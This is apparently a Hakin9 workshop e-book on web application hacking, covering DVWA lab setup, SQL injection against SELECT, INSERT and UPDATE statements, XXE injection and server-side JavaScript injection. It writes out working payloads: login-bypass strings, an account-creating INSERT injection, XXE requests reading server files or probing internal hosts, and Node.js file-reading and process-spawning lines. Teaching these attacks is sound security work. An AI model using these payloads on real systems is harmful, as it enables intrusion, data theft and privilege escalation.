HAKIN9

WORKSHOPS

WEB APPLICATION HACKING
ADVANCED SQL INJECTION AND DATA STORE ATTACKS

BY THOMAS SERMPINIS

VOL.12, NO. 03

Hakin9

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Marta Ziemianowicz
marta.ziemianowicz@eforensicamag.com

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@hakin9.com

Cover Design
Hiep Nguyen Duc

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.hakin9.org

Dear students,

We gathered all the reading materials from the course "Web Application Hacking: Advanced SQL Injection and Data Store Attacks" and prepared a stand alone ebook. While reading this workshop you will examine how SQL and Data stores work in a web server, and you will be introduced to data store attacking and several injection methods with practical examples. You will dive deep into SQL Injection with advanced ways and you will see ways to encrypt your attacks to make it more effective.

Note: Some of the original course materials, like videos or particular exercises, are not presented in this issue. If you would like to gain access to all the materials, you have to enroll in the course.

The main aim of this e-book is to present our publication to a wider range of readers. We want to share the material we worked on and we hope we can meet your expectations.


Enjoy your reading,

Hakin9 Magazine

Editorial Team

ABOUT THE COURSE

Hakin9



Nowadays, web applications are everywhere in the internet or in local networks. From personal blogs, to bank applications, every modern web site and service uses web applications for a better, more secure and reliable service. But is our web site or service, really safe? In this course, we start data store application hacking, such as SQL Injection, XPath injection, etc., which may be the most serious type of attacks, that can leak sensitive information from the hosting site, such as user-names and passwords.

SELF-PACED, 18 CPE Credits

What you will learn?

- SQL Injection attacks and methods
- More injection methods to XPath, LDAP and NoSQL
- Security measures
- Practical experience in attacking data stores

What skills you will gain?

- Data store exploitation
- Practical experience in SQL injection and other data store injection methods
- Securing their web application from data store injection attacks

What you will need?

- PC with a preferred operating system (Mac OSX 10.5+, Windows 7+, Linux)

JOIN THE COURSE>>>

YOUR INSTRUCTOR:

THOMAS SERMPINIS

- 8 years of experience in the Security sector
- Java, C++, Python
- Editor of "Penetration Testing with Android Devices", "Penetration Testing with Kali 2.0" courses of PenTest Magazine
- Editor of "Bypassing Web Application Firewall" course on Hakin9, "Android Malware Analysis" course on eForensics Magazine
- Editor on DeltaHacker Magazine
- 4 years of blogging on Penetration Testing topics (Cr0w's Place)
- Hacking and Android Enthusiast
- Blog: https://cr0wsplace.wordpress.com
- YouTube channel: https://www.youtube.com/user/Cr0wsPlace

WEB APPLICATIONS & SQL: INTRODUCTION AND SUGGESTED READING

Hakin9

Web Applications & SQL: Introduction and suggested reading

Web application or web app is a client–server software application in which the client (or user interface) runs in a web browser. Common web applications include webmail, online retail sales, online auctions, wikis, instant messaging services..

Web applications many times have vulnerabilities that most of the times do not have to do with the software, but with each implementation that the developer makes.

In this modulen our main scope is attacking an SQL database, so we need to learn some of the basics of the language, if you do not know them already.

SUGGESTED READING

SQL:

- https://en.wikipedia.org/wiki/SQL
- http://www.w3schools.com/sql/
- https://www.codecademy.com/learn/learn-sql
- http://www.sqlcourse.com/intro.html

Web Applications:

- https://en.wikipedia.org/wiki/Web_application

SQL Injection:

- https://en.wikipedia.org/wiki/SQL_injection
- http://www.w3schools.com/sql/sql_injection.asp
- https://www.owasp.org/index.php/SQL_Injection

We will discuss SQL Injections further in module 1 and 2 of the course.

DATA STORES

The main aspect of this course is the exploitation of data stores with various techniques. But what is a data store? A data store is a repository for persistently storing and managing collections of data that include not just repositories like databases, but also simpler store types such as simple files, emails, etc. On the other hand, we have databases as a series of bytes that is managed by a database management system (DBMS). A file is a series of bytes that is managed by a file system. Thus, any database or file is a series of bytes that, once stored, is called a data store.

OPTIONAL INSTALLATION

The techniques that we will show in this course will have to do with vulnerable web applications and that presents two problems:

1. If we do not have permission to perform testing to a web site, we cannot apply any of the knowledge we will acquire, BY ANY MEANS.
2. Setting up a real web site with a vulnerable web application is pretty difficult and time consuming.

For these reasons, there are ready web application setups for testing that we can install in a virtual lab and do our testing without any problem. For this setup, we will need a virtualization software and an installation of DVWA (Damn Vulnerable Web App). This installation is optional, as you may attend the course without doing your tests, but you may need this for some exercises.

VIRTUALBOX INSTALLATION

The installation is pretty straight forward. We download the executable installation file from here: https://www.virtualbox.org/wiki/Downloads.

We continue with the installation, as with every program. You can find detailed installation instructions here: https://www.virtualbox.org/manual/ch02.html.

Now that we have the virtualization program installed, we select the Linux distribution we want to use. If you do not know any, download Ubuntu from here http://www.ubuntu.com/download/desktop which is one of the most famous distributions.

1. Now we open VirtualBox and select new from the top left corner.
2. A new menu opens where we start to build our virtual machine.

3. In the next window, we enter the name of the VM. If the name entered matches the OS, like we did above, the "**OS Type**" should automatically select the right parameters. If the "**OS Type**" is not correct, we fix it and click Continue.

4. We now select the amount of RAM for the VM. We can change this setting later. Keep in mind that while the VM is running, it will consume all of the RAM you specify here, and it will not be available to the host OS. We continue and select "***Create a new hard disk***". Now we choose "***VDI***" for the type of disk image we want to create and continue again.

5. We continue by selecting the maximum size of the virtual disk (>4gb). We cannot easily modify this setting later.

6. We should now be at the "***Summary***" screen for the virtual disk image now. We click "***Create***".

Now that we have a suitable disk image, another "***Summary***" screen will appear for the virtual machine. We click "***Create***" again and our virtual machine is ready for use. To boot it we click on our virtual machine in the left column of the VirtualBox Manager, and select "***Start***." We should be greeted with the "***First Run Wizard***" where we click continue.

DVWA INSTALLATION

Now that we are done with the Linux VM installation, we boot it up and start with the DVWA installation. For this, we start by going to the XAMPP download page (https://www.apachefriends.org/download.html) and grab the linux .run file.

1. We open a terminal and navigate to the folder we chose to download it to. Then we execute:
```
chmod +x xampp-linux-x64-versionnumber-installer.run
```

2. This will mark the file as an executable so we can run it. Then we execute:
```
sudo ./xampp-linux-x64-versionnumber-installer.run
```

3. A GUI will pop up where we can install the software. Then we will need to execute the following:
```
cd /opt/lampp/
./xampp start
```

4. Now Xampp should now be running. You can now check by going to http://localhost/ in your browser and we should see the xampp logo.

5. We continue by downloading the DVWA (http://www.dvwa.co.uk/) and extracting the zip file. Now, we copy and paste the dvwa folder into `\opt\lampp\htdocs`

6. Finally, go to your browser, then go to:

```
http://127.0.0.1/dvwa/login.php.
```

7. **Username is admin, password is password**. We should receive a mysql error: that's okay.

8. We open up:

```
\opt\lampp\htdocs\dvwa\config\config.inc.php
```

and find the line that says:

```
$ DVWA[ 'db password' ] = 'p@ssw0rd';
```

and change it to:

```
$ DVWA[ 'db password' ] = ";
```

Now we should be able to set up the SQL tables in dvwa in the browser.

MODULE 1

INTRODUCTION TO SQL, DATA STORES, DATA STORE INJECTION AND SQL INJECTION

Hakin9

Module 1: Introduction to SQL and Data Stores

In the pre-course material, hosted in the course's webpage, we got introduced to the SQL language and data stores. The scope of this course is not to learn SQL or data stores but we are going to examine some more information about data store hacking that we will find useful in the rest of the course.

Currently, nearly all applications rely on a data store to manage data that is processed within the application. In many cases, this data drives the core application logic, holding user accounts, permissions, application configuration settings, and more. Data stores have evolved to become significantly more than passive containers for data. Most hold data in a structured format, accessed using a predefined query format or language, and contain internal logic to help manage that data.

Typically, applications use a common privilege level for all types of access to the data store and, when processing data, belonging to different application users. If an attacker can interfere with the application's interaction with the data store, to make it retrieve or modify different data, he can usually bypass any controls over data access that are imposed at the application layer.

The principle just described can be applied to any kind of data store technology. Because this is a practical handbook, we will focus on the knowledge and techniques you need to exploit the vulnerabilities that exist in real-world applications. By far the most common data stores are SQL databases, XML based repositories, and LDAP directories. Practical examples seen elsewhere are also covered.

In covering these key features in this course, we will describe the practical steps that we can take to identify and exploit these defects.

To continue, SQL can be used to read, update, add, and delete information held within the database. SQL is an interpreted language, and web applications commonly construct SQL statements that incorporate user-supplied data. If this is done in an unsafe way, the application may be vulnerable to SQL injection. This flaw is one of the most notorious vulnerabilities to have afflicted web applications. In the most serious cases, SQL injection can enable an anonymous attacker to read and modify all data stored within the database, and even take full control of the server on which the database is running.

As awareness of web application security has evolved, SQL injection vulnerabilities have become gradually less widespread and more difficult to detect and exploit. Many modern applications avoid SQL injection by employing

APIs that, if properly used, are inherently safe against SQL injection attacks. In these circumstances, SQL injection typically occurs in the occasional cases where these defense mechanisms cannot be applied. Finding SQL injection is sometimes a difficult task, requiring perseverance to locate the one or two instances in an application where the usual controls have not been applied.

As this trend has developed, methods for finding and exploiting SQL injection flaws have evolved, using more subtle indicators of vulnerabilities, and more refined and powerful exploitation techniques. We will begin by examining some basic cases, but not many of them, and then go on to describe the latest techniques for blind detection and advanced exploitation.

PROCEDURAL EXTENSIONS

A wide range of databases are employed to support web applications. Although the fundamentals of SQL injection are common to the vast majority of these, there are many differences. These range from minor variations in syntax to significant divergences in behavior and functionality that can affect the types of attacks we can pursue. For reasons of space and sanity, we will restrict our examples to the three most common databases we are likely to encounter — Oracle, MS-SQL, and MySQL. Wherever applicable, we will draw attention to the differences between these three platforms. Equipped with the techniques we describe here, we should be able to identify and exploit SQL injection flaws against any other database by performing some quick additional research.

Module 1: Introduction to Injection Attacks

Injection flaws allow attackers to relay malicious code through an application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection). Whole scripts written in Perl, Python, and other languages can be injected into poorly designed applications and executed. Any time an application uses an interpreter of any type, there is a danger of introducing an injection vulnerability.

Many web applications use operating system features and external programs to perform their functions. Sendmail is probably the most frequently invoked external program, but many other programs are used as well. When a web application passes information from an HTTP request through as part of an external request, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.

Also, every web application environment allows the execution of external commands such as system calls, shell commands, and SQL requests. The susceptibility of an external call to command injection depends on how the call is made and the specific component that is being called, but almost all external calls can be attacked if the web application is not properly coded. Let's see the most important Injection attacks and how they work.

DATA STORE INJECTION

The process by which an application accesses a data store usually is the same, regardless of whether that access was triggered by the actions of an unprivileged user or an application administrator. The web application functions as a discretionary access control to the data store, constructing queries to retrieve, add, or modify data in the data store based on the user's account and type.

A successful injection attack that modifies a query (and not merely the data within the query) can bypass the application's discretionary access controls and gain unauthorized access.

If security-sensitive application logic is controlled by the results of a query, an attacker can potentially modify the query to alter the application's logic. In the following example, a back-end data store is queried for records in a user table that match the credentials that a user supplied. Many applications that implement a forms-based login function use a database to store user credentials and perform a simple SQL query to validate each login attempt.

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

This query tells to the database to check all the rows that exist in the users table and return every record where the username column has the value marcus and the password column has the value secret. If a user's details are returned to the application, the login attempt is successful, and the application creates an authenticated session for that user.

In this situation, an attacker can inject into either the username or the password field to modify the query performed by the application and thereby subvert its logic. For example, if an attacker knows that the username of the application administrator is admin, he can log in as that user by supplying any password and the following username:

```
admin'—
```

By supplying this in the username, it causes the query we described earlier to become:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'random-pass'
```

The comment sequence (--) causes the remaining query after it to be ignored, and as a result the query that the database executes in the end, is:

```
SELECT * FROM users WHERE username = 'admin'
```

And like this the password check is bypassed.

Now let's suppose that the attacker does not know the administrator's username. In most applications, the first account in the database is an administrative user, because this account normally is created manually and then is used to generate all other accounts via the application. Furthermore, if the query returns the details for more than one user, most applications will simply process the first user whose details are returned. An attacker can often exploit this behavior to log in as the first user in the database by supplying in the username field:

```
' OR 1=1--
```

After this, the query we examined earlier will be:

```
SELECT * FROM users WHERE username = '' OR 1=1--' AND password = 'random-pass'
```

As earlier, because of the comment symbol, this query will be executed like this:

```
SELECT * FROM users WHERE username = '' OR 1=1
```

which returns the details of all application users.

XML INJECTION

Extensible Markup Language (XML) is a specification for encoding data in a machine-readable form. Like any markup language, the XML format separates a document into content (which is data) and markup (which annotates the data).

XML is used extensively in today's web applications, both in requests and responses between the browser and front-end application server and in messages between back-end application components such as SOAP services. Both of these locations are susceptible to attacks whereby crafted input is used to interfere with the operation of the application and normally perform some unauthorized action.

Continuing, in today's web applications, XML is often used to submit data from the client to the server. The server-side application then acts on this data and may return a response containing XML or data in any other format. This behavior is most commonly found in Ajax-based applications where asynchronous requests are used to communicate in the background. It can also appear in the context of browser extension components and other client-side technologies.

For example, consider a search function that, to provide a seamless user experience, is implemented using Ajax. When a user enters a search term, a client-side script issues the following request to the server:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 44
<Search><SearchTerm>nothing will change</SearchTerm></Search>
```

After this, the server responds with the following (although vulnerabilities may exist regardless of the format used in responses):

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 81
<Search><SearchResult>No results found for expression: nothing will
change</SearchResult></Search>
```

The client-side script processes this response and updates part of the user interface with the results of the search.

When we encounter this type of functionality, we should always check for XML external entity (XXE) injection. This vulnerability arises because standard XML parsing libraries support the use of entity references. These are simply a method of referencing data either inside or outside the XML document. Entity references should be familiar from other contexts. For example, the entities corresponding to the < and > characters are as follows:

```
&lt;

&gt;
```

The XML format allows custom entities to be defined within the XML document itself. This is done within the optional DOCTYPE element at the start of the document. For example:

```
<!DOCTYPE foo [ <!ENTITY testref "testrefvalue" > ]>
```

If a document contains this definition, the parser replaces any occurrences of the **`&testref;`** entity reference within the document with the defined value, **`testrefvalue.`**

Furthermore, the XML specification allows entities to be defined using external references, the value of which is fetched dynamically by the XML parser. These external entity definitions use the URL format and can refer to external web URLs or resources on the local filesystem. The XML parser fetches the contents of the specified URL or file and uses this as the value of the defined entity. If the application returns in its response any parts of the XML data that use an externally defined entity, the contents of the specified file or URL are returned in the response.

External entities can be specified within the attacker's XML-based request by adding a suitable **`DOCTYPE`** element to the XML (or by modifying the element if it already exists). An external entity reference is specified using the **`SYSTEM`** keyword, and its definition is a URL that may use the **`file:`** protocol. In the preceding example, the attacker can submit the following request, which defines an XML external entity that references a file on the server's filesystem:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1

Host: mdsec.net

Content-Type: text/xml; charset=UTF-8

Content-Length: 115

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

This causes the XML parser to fetch the contents of the specified file and to use this in place of the defined entity reference, which the attacker has used within the SearchTerm element. Because the value of this element is echoed in the application's response, this causes the server to respond with the contents of the file, as follows:

```
HTTP/1.1 200 OK

Content-Type: text/xml; charset=utf-8

Content-Length: 556

<Search><SearchResult>No results found for expression: ; for 16-bit app
```

```
support

[fonts]

[extensions]

[mci extensions]

[files]

...
```

In addition to using the **file:** protocol to specify resources on the local filesystem, the attacker can use protocols such as **http:** to cause the server to fetch resources across the network. These URLs can specify arbitrary hosts, IP addresses, and ports. They may allow the attacker to interact with network services on back-end systems that cannot be directly reached from the Internet. For example, the following attack attempts to connect to a mail server running on port 25 on the private IP address 192.168.1.1:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://192.168.1.1:25" > ]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

This technique may allow various attacks to be performed:

- The attacker can use the application as a proxy, retrieving sensitive content from any web servers that the application can reach, including those running internally within the organization on private, nonroutable address space.
- The attacker can exploit vulnerabilities on back-end web applications, provided that these can be exploited via the URL.
- The attacker can test for open ports on back-end systems by cycling through large numbers of IP addresses and port numbers. In some cases, timing differences can be used to infer the state of a requested port. In other cases, the service banners from some services may actually be returned within the application's responses.

Finally, if the application retrieves the external entity but does not return this in responses, it may still be possible to cause a denial of service by reading a file stream indefinitely. For example:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM " file:///dev/random"> ]>
```

JAVASCRIPT INJECTION

JavaScript is a relatively simple but powerful programming language that can be easily used to extend web interfaces in ways that are not possible using HTML alone. It is commonly used to perform the following tasks:

- Validating user-entered data before it is submitted to the server to avoid unnecessary requests if the data contains errors
- Dynamically modifying the user interface in response to user actions — for example, to implement drop-down menus and other controls familiar from non-web interfaces
- Querying and updating the document object model (DOM) within the browser to control the browser's behavior (the browser DOM is described in a moment)

One of the most difficult aspects of writing secure JavaScript code is how easy it is to "accidentally" introduce a vulnerability into an application through simple misconfiguration. Let's analyze the following code:

```
var http = require('http');
http.createServer(function (request, response) {
  if (request.method === 'POST') {
    var data = '';
    request.addListener('data', function(chunk) { data += chunk; });
    request.addListener('end', function() {
      var bankData = eval("(" + data + ")");
      bankQuery(bankData.balance);
   });
  }
});
```

While this might seem safe, the **`eval`** function is vulnerable here, and attackers can exploit this code. In the code we saw, the **`eval`** function evaluates the data that is being passed in dynamically by the user. Therefore, if the user submits a JSON object as expected, the **`eval`** function will evaluate that as JSON. However, if the user has malicious intentions and submits an actual JavaScript command such as **`response.end("Ended Response");,`** the server will evaluate and execute this command, which in this case terminates the response prematurely.

Now that we have introduced a vector to get code execution access on a server, we can shift our attention to determining the types of exploits that can be executed. Traditionally speaking, client-side JavaScript injection vulnerabilities attack users and can be most effective when coupled with some form of social engineering, such as phishing. In the case of SSJI, no social engineering is necessary, and attackers can directly access the filesystem with a combination of a few clever tricks.

By leveraging the Node.js CommonJS API, attackers can require the filesystem (`fs`) module. The following payloads can then be used to read the contents of the current directory and the previous one:

```
response.end(require('fs').readdirSync('.').toString())

response.end(require('fs').readdirSync('..').toString())
```

If these payloads are successfully executed, then the attacker can effectively read any file on the server. Moreover, the attacker could leverage the `writeFileSync` functionality to write or overwrite any files on the server.

In order to take things one step further, the attacker can require the `child_process` module in order to execute binary files. The following payload can be used to execute files on the system:

```
require('child_process').spawn(filename);
```

Any further exploits are limited only by the attacker's imagination. To conclude, avoiding the eval function altogether significantly decreases the risk of this vulnerability. Particularly when parsing JSON objects, `JSON.parse()` is a much safer method. The eval function is used particularly for its speed benefits; however, it can compile and execute any JavaScript code. As demonstrated earlier, this introduces significant risk into the security posture of the application. The following code snippet is a remediated version of the previous vulnerable code. By making a simple substitution of the eval function with the `JSON.parse()` function, the code is no longer injectable:

```
var http = require('http');

http.createServer(function (request, response) {

  if (request.method === 'POST') {

    var data = '';

    request.addListener('data', function(chunk) { data += chunk; });

    request.addListener('end', function() {

      var bankData = JSON.parse(data);

      bankQuery(bankData.balance);

    });

  }

});
```




Image 1: *Avoid using hidden boxes to hold items because they can be hard coded into the code. Otherwise, you should always validate the fields at server side using a secure algorithm, with data received from the client as input.*

SQL INJECTION

We have already said many things about SQL and we have examined a small example in data store injection. Let's start exploiting a basic SQL Injection vulnerability now, that will help us get inside it and continue in the next module with the advanced topics.

Let's consider a web application deployed by a book retailer that enables users to search for products by author, title, publisher, and so on. The entire book catalog is held within a database, and the application uses SQL queries to retrieve details of different books based on the search terms supplied by users. When a user searches for all books published by Wiley, the application will execute the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' and published=1
```

This query causes the database to check every row within the books table, extract each of the records where the publisher column has the value Wiley and published has the value 1, and return the set of all these records. The application then processes this record set and presents it to the user within an HTML page.

In this query, the words to the left of the equals sign are SQL keywords and the names of tables and columns within the database. This portion of the query was constructed by the programmer when the application was created. The expression Wiley is supplied by the user, and its significance is as an item of data. String data in SQL queries must be encapsulated within single quotation marks to separate it from the rest of the query.

Now, consider what happens when a user searches for all books published by O'Reilly. This causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'O'Reilly' and published=1
```

In this case, the query interpreter reaches the string data in the same way as before. It parses this data, which is encapsulated within single quotation marks, and obtains the value O. It then encounters the expression Reilly', which is not valid SQL syntax, and therefore generates the following error:

```
Incorrect syntax near 'Reilly'.

Server: Msg 105, Level 15, State 1, Line 1

Unclosed quotation mark before the character string '
```

When an application behaves in this way, it is wide open to SQL injection. An attacker can supply input containing a quotation mark to terminate the string he controls. Then he can write arbitrary SQL to modify the query that the developer intended the application to execute. In this situation, for example, the attacker can modify the query to return every book in the retailer's catalog by entering this search term:

```
Wiley' OR 1=1—
```

As we saw earlier, this will cause the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR 1=1--' and
published=1
```

This modifies the WHERE clause of the developer's query to add a second condition. The database checks every row in the books table and extracts each record where the publisher column has the value Wiley or where 1 is equal to 1. Because 1 always equals 1, the database returns every record in the books table.

The double hyphen in the attacker's input is a meaningful expression in SQL that tells the query interpreter that the remainder of the line is a comment and should be ignored. This trick is extremely useful in some SQL injection attacks, because it enables you to ignore the remainder of the query created by the application developer. In the example, the application encapsulates the user-supplied string in single quotation marks. Because the attacker has terminated the string he controls and injected some additional SQL, he needs to handle the trailing quotation mark to avoid a syntax error, as in the O'Reilly example. He achieves this by adding a double hyphen, causing the remainder of the query to be treated as a comment. In MySQL, you need to include a space after the double hyphen, or use a hash character to specify a comment.

The original query also controlled access to only published books, because it specified and published=1. By injecting the comment sequence, the attacker has gained unauthorized access by returning details of all books, published or otherwise.

There is also an alternative way to handle the trailing quotation mark without using the comment symbol is to "balance the quotes", in some situations. We finish the injected input with an item of string data that requires a trailing quote to encapsulate it. For example, entering the search term:

```
Wiley' OR 'a' = 'a
```

Will result in the execution of the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR 'a'='a' and
published=1
```

This is perfectly valid and achieves the same result as the 1 = 1 attack to return all books published by Wiley, regardless of whether they have been published.

This example shows how application logic can be bypassed, allowing an access control flaw in which the attacker can view all books, not just books matching the allowed filter (showing published books). However, we will describe shortly how SQL injection flaws like this can be used to extract arbitrary data from different database tables and to escalate privileges within the database and the database server. For this reason, any SQL injection vulnerability should be regarded as extremely serious, regardless of its precise context within the application's functionality.

DIFFERENT STATEMENT INJECTION

The SQL language contains a number of verbs that may appear at the beginning of statements. Because it is the most commonly used verb, the majority of SQL injection vulnerabilities arise within SELECT statements. Indeed, discussions about SQL injection often give the impression that the vulnerability occurs only in connection with SELECT statements, because the examples used are all of this type. However, SQL injection flaws can exist within any type of statement. We need to be aware of some important considerations in relation to each. Of course, when we are interacting with a remote application, it usually is not possible to know in advance what type of statement a given item of user input will be processed by. However, we can usually make an educated guess based on the type of application function you are dealing with. The most common types of SQL statements and their uses are described here.

- **SELECT Statements:** SELECT statements are used to retrieve information from the database. They are frequently employed in functions where the application returns information in response to user actions, such as browsing a product catalog, viewing a user's profile, or performing a search. They are also often used in login functions where user-supplied information is checked against data retrieved from a database. As in the previous examples, the entry point for SQL injection attacks normally is the query's WHERE clause. User-supplied items are passed to the database to control the scope of the query's results. Because the WHERE clause is usually the final component of a SELECT statement, this enables the attacker to use the comment symbol to truncate the query to the end of his input without invalidating the syntax of the overall query. Occasionally, SQL injection vulnerabilities occur that affect other parts of the SELECT query, such as the ORDER BY clause or the names of tables and columns.
- **INSERT Statements:** INSERT statements are used to create a new row of data within a table. They are commonly used when an application adds a new entry to an audit log, creates a new user account, or generates a new order. For example, an application may allow users to self-register, specifying their own username and password, and may then insert the details into the users table with the following statement: **`INSERT INTO users (username, password, ID, privs) VALUES ('hakin9', 'magazine', 2248, 1)`**

If the username or password field is vulnerable to SQL injection, an attacker can insert arbitrary data into the table, including his own values for ID and privs. However, to do so he must ensure that the remainder of the VALUES clause is completed gracefully. In particular, it must contain the correct number of data items of the correct types. For example, injecting into the username field, the attacker can supply the following: **`hak', 'in9', 9999, 0)--`**

This creates an account with an ID of 9999 and privs of 0. Assuming that the privs field is used to determine account privileges, this may enable the attacker to create an administrative user. In some situations, when working completely blind, injecting into an INSERT statement may enable an attacker to extract string data from the application. For example, the attacker could grab the version string of the database and insert this into a field within his own user profile, which can be displayed back to his browser in the normal way.




Image 2: *Injection into the username field, exploiting the INSERT statement.*

- **UPDATE Statements:** UPDATE statements are used to modify one or more existing rows of data within a table. They are often used in functions where a user changes the value of data that already exists — for example, updating her contact information, changing her password, or changing the quantity on a line of an order. A typical UPDATE statement works much like an INSERT statement, except that it usually contains a WHERE clause to tell the database which rows of the table to update. For example, when a user changes her password, the application might perform the following query:
  ```
  UPDATE users SET password='newsecret' WHERE user = 'marcus' and password = 'secret'
  ```
  This query in effect verifies whether the user's existing password is correct and, if so, updates it with the new value. If the function is vulnerable to SQL injection, an attacker can bypass the existing password check and update the password of the admin user by entering the following username:
  ```
  admin'—
  ```
- **DELETE Statements:** DELETE statements are used to delete one or more rows of data within a table, such as when users remove an item from their shopping basket or delete a delivery address from their personal details. As with UPDATE statements, a WHERE clause normally is used to tell the database which rows of the table to update. User-supplied data is most likely to be incorporated into this clause. Subverting the intended WHERE clause can have far-reaching effects, so the same caution described for UPDATE statements applies to this attack.

UNION OPERATOR

